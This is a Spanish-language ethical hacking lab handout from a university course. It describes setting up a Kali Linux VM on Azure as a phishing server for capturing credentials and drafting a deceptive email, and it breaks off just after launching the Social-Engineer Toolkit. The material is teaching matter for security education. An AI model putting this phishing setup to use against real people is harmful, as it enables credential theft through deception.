



Universidad del
Rosario




MACC
Matemáticas Aplicadas y
Ciencias de la Computación

Ingeniería Social

Hacking Ético


Daniel Orlando Díaz López, PhD


Profesor principal
Departamento MACC
Universidad del Rosario
danielo.diaz@urosario.edu.co



El Análisis de Vulnerabilidades es la identificación de loopholes [vacíos, rendijas, brechas, etc.] en las **redes** de comunicaciones, los **sistemas operativos** o los **aplicativos** de una empresa objetivo, con el fin de poder realizar una explotación posterior

¡La ingenuidad del usuario es en si la mas grande vulnerabilidad!





Captura de credenciales usado ingeniería social

Laboratorio

- Implementar un servidor de suplantación de identidad utilizando una máquina virtual en la nube Microsoft Azure
- Generar un mensaje de correo electrónico falso que parezca un mensaje legítimo y que persuada al usuario para acceder al servidor de suplantación definido previamente

Ingeniería social - Primera parte

1. Crear una máquina Kali Linux en Azure

Inicio > Máquinas virtuales

Máquinas virtuales

Universidad del rosario

+ Agregar Reservas Editar columnas Actualizar Asignar etiquetas

Suscripciones: Azure para estudiantes

Filtrar por nombre... Todos los grupos de re... Todos los tipos Tod

5 elementos

NOMBRE	TIPO	ESTADO	GRUPO DE RE...
<input type="checkbox"/> EH1100	Máquina virtual	Detenido (desa...	HE
<input type="checkbox"/> HE1000	Máquina virtual	Detenido (desa...	HE
<input type="checkbox"/> HE1001	Máquina virtual	Detenido (desa...	HE
<input type="checkbox"/> Kali	Máquina virtual	En ejecución	HE
<input type="checkbox"/> victima1	Máquina virtual	Detenido (desa...	HE



Universidad del
Rosario



MACC
Matemáticas Aplicadas y
Ciencias de la Computación

Inicio > Máquinas virtuales > Crear una máquina virtual

Crear una máquina virtual

* Suscripción ⓘ Azure para estudiantes

* Grupo de recursos ⓘ HE

[Crear nuevo](#)

Detalles de instancia

* Nombre de máquina virtual ⓘ Kali002

* Región ⓘ (EE. UU.) Este de EE. UU.

Opciones de disponibilidad ⓘ No se requiere redundancia de la infraestructura

* Imagen ⓘ Kali Linux

[Examinar todas las imágenes públicas y privadas](#)

* Tamaño ⓘ A2 (2 vcpu, 3.5 GiB)

Cuenta de administrador

Tipo de autenticación ⓘ Contraseña Clave pública SSH

Revisar y crear

< Anterior

Siguiente: Discos >

2. Selección de la imagen “Kali Linux” dentro del marketplace

Seleccione una imagen

Marketplace **Mis elementos**

AI + Machine Learning

Analytics

Blockchain

Compute

Containers

Databases

Developer Tools

DevOps

Identity


Integration


Internet of Things


IT & Management Tools


Media


🔍 kali

 Kali Linux
Kali Linux
Deploy a professional grade penetration testing platform.

 Panorama (BYOL)
Palo Alto Networks, Inc.
Central management system for Palo Alto Networks Firewalls, WildFire Appliances and Log Collectors

 Avi Controller Version 17.2.x - BYOL
Avi Networks
BYOL Controller and Service Engines

 Avi Controller Version 18.1.x - BYOL and PAYG
Avi Networks
BYOL Controller and BYOL/PAYG Service Engines

 Avi Controller Version 18.2.x - BYOL and PAYG
Avi Networks
BYOL Controller and BYOL/PAYG Service Engines

3. Definición de puertos de entrada a la máquina:
 - i) **SSH** para poder gestionar la máquina remotamente
 - ii) **RDP** para poder gestionar la máquina virtual remotamente usando el cliente Remmina
 - iii) **HTTP** para que la máquina pueda ser accedida por la víctima por medio de la IP pública

Reglas de puerto de entrada

Seleccione los puertos de red de máquina virtual que son accesibles desde la red Internet pública. Puede especificar acceso de red más limitado o granular en la pestaña Red.

* Puertos de entrada públicos ⓘ

* Seleccionar puertos de entrada

Ninguno Permitir los puertos seleccionados

HTTP, SSH, RDP ^

HTTP (80)

HTTPS (443)

SSH (22)

RDP (3389)

Revisar y crear

< Anterior

Siguiente: Discos >

4. Creación de la máquina virtual

The screenshot displays the Azure portal interface. On the left, the 'Crear una máquina virtual' page shows a green banner for 'Validación superada' and a 'Crear' button highlighted with a red box. The main area shows the 'Información general' tab for the implementation 'CreateVm-kali-linux.kali-linux-kali-20190915221642'. A green checkmark indicates 'Se completó la implementación'. Below this, the 'Pasos siguientes' section contains an 'Ir al recurso' button, also highlighted with a red box. The 'Datos básicos' section on the left lists details such as 'Suscripción: Azure para estudiantes', 'Grupo de recursos: HE', and 'Nombre de máquina virtual: Kali002'.

[Inicio](#) > [Máquinas virtuales](#) > Crear una máquina virtual

Crear una máquina virtual

Validación superada

[Datos básicos](#) [Discos](#) [Redes](#) [Administración](#) [Opciones avanzadas](#) [Etiquetas](#)

TÉRMINOS

Al hacer clic en "Crear", (a) acepto los términos legales y las declaraciones de privacidad relacionados con que se enumeró previamente; (b) autorizo a Microsoft a facturar con mi método de pago actual las cuotas ofertas, si corresponde, con la misma frecuencia de facturación que mi suscripción a Azure; y (c) autorizo a datos de contacto, de transacción y de uso con los proveedores de las ofertas para actividades de soporte de tipo transaccional. Microsoft no proporciona derechos sobre ofertas de terceros. Para obtener informac [Términos de Azure Marketplace](#).

Datos básicos

Suscripción	Azure para estudiantes
Grupo de recursos	HE
Nombre de máquina virtual	Kali002
Región	(EE. UU.) Este de EE. UU.
Opciones de disponibilidad	No se requiere redundancia de la infraestructura
Tipo de autenticación	Contraseña

[Crear](#) [< Anterior](#) [Siguiente >](#) [Descargar una plantilla para la automatización](#)

[Inicio](#) > CreateVm-kali-linux.kali-linux-kali-20190915221642 - Información general

CreateVm-kali-linux.kali-linux-kali-20190915221642 - Información general

Implementación

Eliminar Cancelar Volver a implementar Actualizar

Se completó la implementación


Nombre de implementación: CreateVm-kali-linux.kali-linux-kali-20... Hora de inicio: 15/9/2019 22:26:58
Suscripción: [Azure para estudiantes](#)
Grupo de recursos: [HE](#)
Id. de correlación: 7d4c00f2-3a76-4b3a-8f16-fe21e1aeb

Detalles de implementación [\(Descargar\)](#)

Pasos siguientes

[Ir al recurso](#)

4. Revisión de la información general de la máquina virtual (Dirección IP pública)



Inicio > CreateVm-kali-linux.kali-linux-kali-20190915221642 - Información general > Kali002

Kali002
Máquina virtual

Buscar (Ctrl+/)

Conectar Iniciar Reiniciar Detener Captura Eliminar Actualizar

Grupo de recursos (cambiar)
HE

Estado
En ejecución

Ubicación
East US

Suscripción (cambiar)
Azure para estudiantes

Id. de suscripción
dd5d31d9-0ebe-4b98-acd5-08373056d6da

Etiquetas (cambiar)
Haga clic aquí para agregar etiquetas.

Nombre del equipo
Kali002

Sistema operativo
Linux (kali kali-rolling)

Tamaño
B1ls estándar (1 vcpu, 0.5 GiB de memoria)

Disco de SO efímero
N/D

Dirección IP pública
137.135.97.255

Dirección IP privada
10.0.1.6

Red virtual/subred
HEvnet969/default

Nombre DNS
Configurar

Información general

Registro de actividad

Control de acceso (IAM)

Etiquetas

Diagnosticar y solucionar pr...

Configuración

Redes

Discos

Tamaño

Seguridad

Extensiones

4. Conexión por SSH a la máquina e instalación del servidor RDP


```
daniel@Lenovo-G470:~$ ssh dodiazlopez@137.135.113.80
```

```
dodiazlopez@Kali002:~$ sudo apt-get update  
Get:1 http://archive.linux.duke.edu/kalilinux/kali kali-rolling InRelease [30,5  
kB]  
Get:2 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/main amd64 Packa  
ges [16,8 MB]  
Get:3 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/non-free amd64 P  
ackages [191 kB]  
Get:4 http://archive.linux.duke.edu/kalilinux/kali kali-rolling/contrib amd64 Pa  
ckages [109 kB]  
Fetched 17,1 MB in 5s (3.375 kB/s)
```


```
dodiazlopez@Kali002: ~  
File Edit View Search Terminal Help  
dodiazlopez@Kali002:~$ sudo apt-get install xrdp  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  dnsmasq-base libayatana-appindicator3-1 libayatana-ido3-0.4-0  
  libayatana-indicator3-7 libdbusmenu-glib4 libdbusmenu-gtk3-4 libndp0 libnm0  
  libnma0 libteamctl0 mobile-broadband-provider-info  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
  xorgxrdp  
Suggested packages:  
  guacamole xrdp-pulseaudio-installer  
The following NEW packages will be installed:  
  xorgxrdp xrdp  
0 upgraded, 2 newly installed, 0 to remove and 1240 not upgraded.  
Need to get 606 kB of archives.  
After this operation, 3.934 kB of additional disk space will be used.  
Do you want to continue? [Y/n]
```

```
dodiazlopez@Kali002:~$ sudo service xrdp-sesman start  
dodiazlopez@Kali002:~$ sudo update-rc.d xrdp enable  
dodiazlopez@Kali002:~$
```

5. Conexión por SSH a la máquina



The screenshot shows the 'Remote Desktop Preference' dialog box. The 'Basic' tab is selected. The 'Server' field is highlighted with a red box and contains the IP address '137.135.97.255'. Other fields include 'User name', 'User password', 'Domain', 'Resolution' (set to 'Use client resolution'), 'Color depth' (set to 'GFX RFX (32 bpp)'), and 'Share folder' (set to '(None)'). The 'Profile' section shows 'Quick Connect' as the name and 'RDP - Remote Desktop Protocol' as the protocol. The 'Pre Command' and 'Post Command' fields contain specific command-line strings.



The screenshot shows the 'Login to Kali002' dialog box. It features a logo with the text 'xrdp Just connecting'. The 'Session' dropdown is set to 'Xorg'. The 'username' field contains 'dodiazlopez' and the 'password' field is filled with asterisks. The 'OK' and 'Cancel' buttons are visible at the bottom.



The screenshot shows the 'Panel' dialog box. It displays the message 'Welcome to the first start of the panel' and asks the user to choose a setup for the first startup. The 'Use default config' button is highlighted with a red box, and the 'One empty panel' button is also visible.

6. Configuración de un servidor de suplantación de identidad
 - a. Inicio de Social Engineering Tool con el comando setoolkit
 - b. Ingreso a la opción 1 (Ataques de ingeniería social)

```
dodiazlopez@kali003:~$ sudo setoolkit  
[sudo] password for dodiazlopez:
```

```
Terminal - dodiazlopez@kali003: ~  
File Edit View Terminal Tabs Help  
Join us on irc.freenode.net in channel #setoolkit  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
